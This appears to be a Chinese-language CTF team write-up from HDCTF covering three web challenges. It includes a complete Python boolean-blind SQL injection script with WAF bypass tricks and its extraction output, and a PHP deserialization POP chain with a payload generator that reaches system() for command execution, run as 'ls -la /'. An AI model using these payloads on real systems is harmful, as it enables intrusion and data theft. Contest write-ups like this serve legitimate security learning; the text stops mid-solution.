

HDCTF

队伍名称: Mario

解题数: 11

排名: 10

WEB

CRYPTO

MISC

PWN

REVERSE

WEB

1.123罗德岛

```
26 <body>
27 <div class="wrap">
28 <div class="card">
29 <div class="top"><div><h1>罗德岛作战情报中心</h1><div class="dim">Rhodes Island Combat Intelligence Center</div></div><div class="dim">PRTS 离线终端 · 龙门办事处</div></div><div class="status err">【系统状态】LOCKED — 未检测到可用身份凭证,
30 博士, 别走正门啦, 入口检查点我给你留了后门—
31 GET /hdctf_intake?agent=doctor
32 --></div>
33 <div class="meta">RHODES ISLAND · PRTS OFFLINE TERMINAL v3.1</div>
34 </div>
35 </body>
36 </html>
37
```

源码找到路径

✓ 干员身份校验通过

【系统状态】身份凭证有效 — 欢迎回来，博士。

欢迎回来，博士。凯尔希医生已经在监控室等候多时。

凯尔希：「废话少说。机密档案都存放在 `/hdctf_archive`，但档案库只接受 `POST` 请求 方式的访问申请。」

阿米娅：博士，记得在请求体（`form` 数据）里提交 `行动代号` 哦，参数名是 `codename`，本次行动代号为 `operation-blue`。

LOAD

SPLIT

EXECUTE

TEST

SQLI

XSS

URL

`http://150.242.245.3:30943/hdctf_archive`



Use POST method

entype

`application/x-www-form-urlencoded`

Body

`codename=operation-blue`

MODIFY HEADER





✓ 档案解锁成功





《静默行动 · 行动部署详情》已解密 — 请博士过目。

行动代号 : `operation-blue`
任务类型 : 夜间侦察 / 反渗透
执行干员 : 博士、阿米娅、迷迭香等
密级 : ★★★ 仅限罗德岛内网访问，禁止外泄 ★★★

⚠ 注意：该档案标注为【仅限罗德岛内部网络】。

情报服务器认为所有外部流量都不可信。请伪装成来自罗德岛内网的回环地址 `127.0.0.1`，通过特定请求头声明来源，然后访问 `/hdctf_internal`。





2. 土壤样本档案管理系统

Target: <http://150.242.245.3:32223/>

[13:23:27] Scanning:

```
[13:23:47] 200 -    0B - /db.php
[13:23:51] 200 -   2KB - /index.php
[13:23:51] 200 -   2KB - /index.php/login/
[13:23:53] 302 -    0B - /logout.php -> /
[13:23:59] 200 -   93B - /robots.txt
[13:24:00] 302 -    0B - /search.php -> /
[13:24:00] 403 -  281B - /server-status/
[13:24:00] 403 -  281B - /server-status
[13:24:01] 301 -  324B - /static -> http://150.242.245.3:32223/static/
```

Task Completed


C:\dirsearch\dirsearch-master>

扫盘扫出robots.txt


← → ↻ ⚠ Not secure 150.242.245.3:32223/robots.txt

```
User-agent: *
Disallow: /admin
Disallow: /search.php

# legacy-manager-key: aGRjdGYyNjA5MTI=
```



得到账密 登陆



经测试得到waf:空格、=、and、union、sleep、benchmark、floor、exp、extractvalue、updatexml、regexp（大小写敏感）

id=2-1返回1的数据 存在布尔盲注

使用布尔盲注脚本：

```
import sys
import re
import time
import base64
import requests

BASE = sys.argv[1] if len(sys.argv) > 1 else
"http://150.242.245.3:32223"

def get_cookie():
    rb = requests.get(BASE + "/robots.txt", timeout=15).text
```

```

m = re.search(r"legacy-manager-key:\s*(\S+)", rb)
key = base64.b64decode(m.group(1)).decode() if m else
"hdctf260912"
print(f"[+] legacy key = {key}")
s = requests.Session()
r = s.post(BASE + "/", data={"username": "admin", "password":
key},
            timeout=15, allow_redirects=False)
auth = s.cookies.get("auth")
if not auth or "query.php" not in r.headers.get("Location",
""):
    print("[-] 登录失败")
    sys.exit(1)
print(f"[+] 登录成功, auth={auth}")
return {"Cookie": f"auth={auth}"}

COOKIE = get_cookie()

# ----- HTTP -----
def http(payload, retry=5):
    for i in range(retry):
        try:
            r = requests.post(BASE + "/search.php", data={"id":
payload},
                              headers=COOKIE, timeout=15,
                              allow_redirects=False)
            return r.text
        except requests.RequestException:
            time.sleep(2 * (i + 1))
    sys.exit("[-] 目标连接失败")

def oracle(expr):
    return "<h2>查询结果</h2>" in http("1/**/ && /**/" + expr)

def binsearch(expr, lo=0, hi=128):
    """expr 为数值型表达式, 返回其值"""
    while lo < hi:
        mid = (lo + hi) // 2
        if oracle(expr + ">" + str(mid)):

```

```

        lo = mid + 1
    else:
        hi = mid
    return lo

def extract(expr_tpl, maxlen=200):
    """expr_tpl 用 {i} 占位，逐字符盲注提取"""
    out = ""
    for i in range(1, maxlen + 1):
        tpl = expr_tpl.format(i=i)
        if not oracle(tpl + ">0"):          # 无更多字符
            break
        out += chr(binsearch(tpl))
        print(f"    [{i:3d}] {out}", flush=True)
    return out

# ----- 注入表达式 -----
# WAF: 空格->/**/  and->&&  =>like  字符串->0x十六进制  union被禁
def subquery(inner):
    """子查询包装，全部用 /**/ 代替空格"""
    return inner.replace(" ", " /**/")

Q_DB = subquery("ascii(substr(database(), {i}, 1))")

Q_DBS = subquery("ascii(substr((select group_concat(schema_name) "
    "from information_schema.schemata), {i}, 1))")

def q_tables(db_hex):
    return subquery("ascii(substr((select group_concat(table_name) "
    " "
    "from information_schema.tables "
    "where table_schema like 0x" + db_hex + "), "
    "{i}, 1))")

def q_cols(db_hex, tbl_hex):
    return subquery("ascii(substr((select group_concat(column_name) "
    " "
    "from information_schema.columns "
    "where table_schema like 0x" + db_hex +

```

```

        " && table_name like 0x" + tbl_hex + "), {i},
1)))")

def q_data(table_full, col):
    return subquery("ascii(substr((select group_concat(" + col + ")
from " +
        table_full + "), {i}, 1)))")

def hx(s):
    return s.encode().hex()

# ----- 主流程 -----
print("\n[*] 提取当前数据库")
db = extract(Q_DB)
print(f"[+] database = {db}")

print("\n[*] 枚举所有数据库 (找隐藏库)")
dbs = extract(Q_DBS)
print(f"[+] databases = {dbs}")
hidden = [d for d in dbs.split(",") if d not in
("information_schema", db)]
if not hidden:
    sys.exit("[-] 未发现隐藏库")
target = hidden[0]
print(f"[+] 隐藏库 = {target}")

print(f"\n[*] 枚举 {target} 的表")
tables = extract(q_tables(hx(target)))
print(f"[+] tables = {tables}")

# 逐表找 token 列, 提取数据
for tbl in tables.split(","):
    print(f"\n[*] 枚举 {target}.{tbl} 的列")
    cols = extract(q_cols(hx(target), hx(tbl)))
    print(f"[+] columns = {cols}")
    if "token" not in cols.split(","):
        continue
    print(f"\n[*] 提取 {target}.{tbl}.token")
    token = extract(q_data(f"{target}.{tbl}", "token"))
    print(f"[+] token = {token}")

```

```

flags = [t for t in token.split(",") if not re.match(r"^flag\
{(fake|nothing)", t)]
if flags:
    print("\n" + "=" * 60)
    print(f"[FLAG] {flags[-1]}")
    print("=" * 60)
    break

```

其中空格用/**/绕过 and 用&& or用|| =用like 引号用十六进制绕过

`/**/ && /**/ ascii(substr((select...), {i}, 1)) > {mid}` , 二分逐字符提取

运行结果:

```

[+] legacy key = hdctf260912
[+] 登录成功, auth=21b10ceef484559ab08653e7b4098296

[*] 提取当前数据库
[ 1] w
[ 2] wu
[ 3] wul
[ 4] wuli
[ 5] wulin
[ 6] wuling
[+] database = wuling

[*] 枚举所有数据库 (找隐藏库)
[ 1] i
[ 2] in
[ 3] inf
[ 4] info
[ 5] infor
[ 6] inform
[ 7] informa
[ 8] informat
[ 9] informati
[10] informatio
[11] information
[12] information_

```

```
[ 13] information_s
[ 14] information_sc
[ 15] information_sch
[ 16] information_sche
[ 17] information_schem
[ 18] information_schema
[ 19] information_schema,
[ 20] information_schema,g
[ 21] information_schema,gu
[ 22] information_schema,gui
[ 23] information_schema,guiz
[ 24] information_schema,guiza
[ 25] information_schema,guizan
[ 26] information_schema,guizang
[ 27] information_schema,guizang,
[ 28] information_schema,guizang,w
[ 29] information_schema,guizang,wu
[ 30] information_schema,guizang,wul
[ 31] information_schema,guizang,wuli
[ 32] information_schema,guizang,wulin
[ 33] information_schema,guizang,wuling
[+] databases = information_schema,guizang,wuling
[+] 隐藏库 = guizang
```

[*] 枚举 guizang 的表

```
[ 1] a
[ 2] ab
[ 3] aby
[ 4] abys
[ 5] abyss
[ 6] abyss_
[ 7] abyss_c
[ 8] abyss_co
[ 9] abyss_cor
[10] abyss_core
[+] tables = abyss_core
```

[*] 枚举 guizang.abyss_core 的列

```
[ 1] i
[ 2] id
```

```
[ 3] idx
[ 4] idx,
[ 5] idx,m
[ 6] idx,ma
[ 7] idx,mar
[ 8] idx,mark
[ 9] idx,mark,
[10] idx,mark,t
[11] idx,mark,to
[12] idx,mark,tok
[13] idx,mark,toke
[14] idx,mark,token
[+] columns = idx,mark,token
```

[*] 提取 guizang.abys_core.token

```
[ 1] f
[ 2] fl
[ 3] fla
[ 4] flag
[ 5] flag{
[ 6] flag{n
[ 7] flag{no
[ 8] flag{not
[ 9] flag{noth
[10] flag{nothi
[11] flag{nothin
[12] flag{nothing
[13] flag{nothing_
[14] flag{nothing_h
[15] flag{nothing_he
[16] flag{nothing_her
[17] flag{nothing_here
[18] flag{nothing_here}
[19] flag{nothing_here},
[20] flag{nothing_here},H
[21] flag{nothing_here},HD
[22] flag{nothing_here},HDC
[23] flag{nothing_here},HDCT
[24] flag{nothing_here},HDCTF
[25] flag{nothing_here},HDCTF{
```

```
[ 26] flag{nothing_here},HDCTF{e
[ 27] flag{nothing_here},HDCTF{e6
[ 28] flag{nothing_here},HDCTF{e61
[ 29] flag{nothing_here},HDCTF{e61f
[ 30] flag{nothing_here},HDCTF{e61f4
[ 31] flag{nothing_here},HDCTF{e61f49
[ 32] flag{nothing_here},HDCTF{e61f499
[ 33] flag{nothing_here},HDCTF{e61f499a
[ 34] flag{nothing_here},HDCTF{e61f499a-
[ 35] flag{nothing_here},HDCTF{e61f499a-7
[ 36] flag{nothing_here},HDCTF{e61f499a-79
[ 37] flag{nothing_here},HDCTF{e61f499a-790
[ 38] flag{nothing_here},HDCTF{e61f499a-7902
[ 39] flag{nothing_here},HDCTF{e61f499a-7902-
[ 40] flag{nothing_here},HDCTF{e61f499a-7902-7
[ 41] flag{nothing_here},HDCTF{e61f499a-7902-7f
[ 42] flag{nothing_here},HDCTF{e61f499a-7902-7fb
[ 43] flag{nothing_here},HDCTF{e61f499a-7902-7fb8
[ 44] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-
[ 45] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-2
[ 46] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-25
[ 47] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256
[ 48] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c
[ 49] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-
[ 50] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-5
[ 51] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-57
[ 52] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572
[ 53] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572c
[ 54] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572c2
[ 55] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572c26
[ 56] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-
572c262
[ 57] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-
572c262d
[ 58] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-
572c262d2
[ 59] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-
572c262d24
[ 60] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-
572c262d24c
```

```

[ 61] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572c262d24c1}

[ 62] flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572c262d24c1}

[+] token = flag{nothing_here},HDCTF{e61f499a-7902-7fb8-256c-572c262d24c1}

=====

[FLAG] HDCTF{e61f499a-7902-7fb8-256c-572c262d24c1}

=====

Process finished with exit code 0

```

3.deep_archive

本题给出源码 反序列化点在index.php中 classes.php是pop链的各个环节

```

class Archive {
    public $code; public $name; public $date; public $node;
    public function __destruct() {
        if ($this->code === 42 && is_object($this->node)) {
            echo (string)$this->node;           // ④ 链起点:
        }
    }
}

__destruct → __toString

class Signal {
    public $router; public $token;

```

```

        public function __toString() {
            return $this->router->send($this->token);    // ② 调用不存在的方法 → __call
        }
    }

class Dispatcher {
    public $routes;
    public function __call($name, $args) {
        if (!isset($this->routes[$name])) return null;
        $handler = $this->routes[$name];
        if (!is_object($handler)) return null;
        return $handler($args[0] ?? null);    // ③ 对象当函数调用 → __invoke
    }
}

class Keypad {
    public $slot; public $pipe;
    public function __invoke($in) {
        $this->pipe->{$this->slot} = $in;    // ④ slot='key' 触发 Pipe::__set
        return $this->pipe->{$this->slot};    // ⑤ 读取触发 Pipe::__get
    }
}

class Pipe {
    private $key; public $out;
    public function __set($name, $value) {
        if ($name === 'key') { $this->key = $value; }    // 写入私有 key
    }
    public function __get($name) {
        if ($name !== 'key') return null;
        if (is_object($this->out) && method_exists($this->out, 'fire')) {
            $this->out->fire($this->key);    // ⑥ 转发到 Terminal::fire
        }
    }
}

```

```

        return $this->key;
    }
}

class Terminal {
    const TOKEN = 'NOVA';
    const KEY_SALT = 'DSA-KEY';
    public $a; public $b; public $cmd;
    public function fire($key) {
        if ($key !== self::TOKEN) return; // key 必须严格等于
        "NOVA"
        $fn = $this->a . $this->b; // ® 字符串拼接 → 绕黑
        名单的关键
        if (!function_exists($fn)) return;
        call_user_func($fn, $this->cmd); // ® 任意单参数函数调用
        → RCE
    }
}

```

构造payload

```

<?php
class Archive {
    public $code; public $name; public $date; public $node;

}

class Signal {
    public $router; public $token;

}

class Dispatcher {
    public $routes;

}

class Keypad {

```

```
public $slot; public $pipe;

}

class Pipe {
private $key; public $out;

}

class Terminal {
const TOKEN = 'NOVA';
const KEY_SALT = 'DSA-KEY';
public $a; public $b; public $cmd;

}

$terminal = new Terminal();
$terminal->a = 'sys';
$terminal->b = 'tem';
$terminal->cmd = $cmd;

$pipe = new Pipe();
$pipe->out = $terminal;

$keypad = new Keypad();
$keypad->slot = 'key';
$keypad->pipe = $pipe;

$dispatcher = new Dispatcher();
$dispatcher->routes = ['send' => $keypad];

$signal = new Signal();
$signal->router = $dispatcher;
$signal->token = 'NOVA';

$archive = new Archive();
$archive->code = 42;
$archive->name = 'x';
$archive->date = 'y';
```

```
$archive->node = $signal;
```

```
// ⑦ 打包投递
```

```
$b64 = base64_encode(serialize($archive));
```

```
echo 'http://150.242.245.3:32472/?data=', urlencode($b64), PHP_EOL;
```

```
php dsa7_payload.php "ls -la /"
```

kali运行 输出

得到/flag.txt 结合提示得知是密文

读取gen_flag.php 用通配符绕过

```
